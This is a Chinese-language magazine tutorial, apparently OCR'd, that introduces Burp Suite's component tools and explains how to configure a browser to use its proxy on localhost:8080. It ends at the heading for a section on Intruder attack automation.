
图/文 小冰

1. 介绍

安装要求：Java的V1.5+安装（推荐使用最新的JRE），可从这里免费下载：http://java.sun.com/j2se/downloads.html。

Burp Suite下载地址：http://portswigger.net/burp/download.html。

入门：安装完成后双击可执行的JAR文件，如果不工作，可以运行命令提示符或在终端输入命令Java -jar burpsuite_v1.4.jar，软件界面如下。



Burp Suite包含了一系列burp工具，这些工具之间有大量接口可以互相通信，这样设计的目的是为了促进和提高整个攻击的效率。平台中所有工具共享同一robust框架，以便统一处理HTTP请求。Burp Suite允许攻击者结合手工和自动技术去枚举、分析、攻击Web应用程序。这些不同的burp工具通过协同工作，有效地分享信息，支持以某种工具中的信息为基础供另一种工具使用的方式发起攻击。

Proxy：提供一个直观、友好的用户界面，它的代理服务器包含非常详细的拦截规则，并能准确分析HTTP消息的结构与内容。

Spide：爬行蜘蛛工具，可以用来抓取目标网站，以显示网站的内容、基本结构和其他功能。

Scanner：Web应用程序的安全漏洞进行自动发现工具。它被设计用于渗透测试，并密切联系您现有的技术和方法，以适应执行手动和半自动化的Web应用程序渗透测试。

Repeater：可让您手动重新发送单个HTTP请求。

Intruder：是burp套件的优势。它提供一组特别有用的功能，可以自动实施各种定制攻击，包括资源枚举、数据提取、模糊测试等常见漏洞。在各种有效的扫描工具中，它能够以最细化、最简单的方式访问请求与响应，允许组合利用个人智能与该工具的控制优点。


Sequencer：对会话令牌、会话标识符或其他出于安全原因需要随机产生的键值的可预测性进行分析。


Decoder：转化成规范的形式编码数据，或转化成各种形式编码散列的原始数据。它使用启发式技术，能够智能识别多种编码格式。

Comparer：是一个简单的工具，执行比较数据之间的任何两个项目的差异（一个可视化的“差异”）。在攻击一个Web应用程序的情况下，这一要求通常会出现在当你想快速识别两个应用程序的响应之间（例如，入侵者攻击的过程中收到的两种反应之间，或登录失败的反应使用有效的和无效的用户名之间）或两个应用程序请求之间（例如，确定不同的行为引起不同的请求参数）。


2. 配置

打开 burp 套件，配置监听端口，操作步骤如下。







一旦代理端口选择和服务在 burp 套件开始，就需要配置我们的浏览器了。对于大多数浏览器，只需选择“设置”→“网络”→“代理”命令，然后告诉它使用“localhost”和端口“8080”（或任何正在运行的端口，默认 burp：8080），然后保存更新的设置。设置内容如下。



现在我们可以在浏览器中输入要检查的网站。会看到 burp 套件工具，proxy 选项卡上会亮起红色，表示它需要你的输入。默认行为是拦截设置为 ON，这意味着它捕获所有发送请求，然后要求用户输入，以决定是否将数据包转发或丢弃。你可以转发，并观看页面载入目标网站。如果嫌麻烦可以选择 INTECEPTOR Off，只是手动抓取网站，将捕获的数据发送到“历史记录”选项卡，可以手动检查和测试，方法如下。





关掉拦截，在历史记录里面会看到所有提交过的数据，在这里你可以看到所有 request 和 response 的数据。现在，我们可以右键进行其他的测试，方法如下。



3. intruder 定制攻击自动化

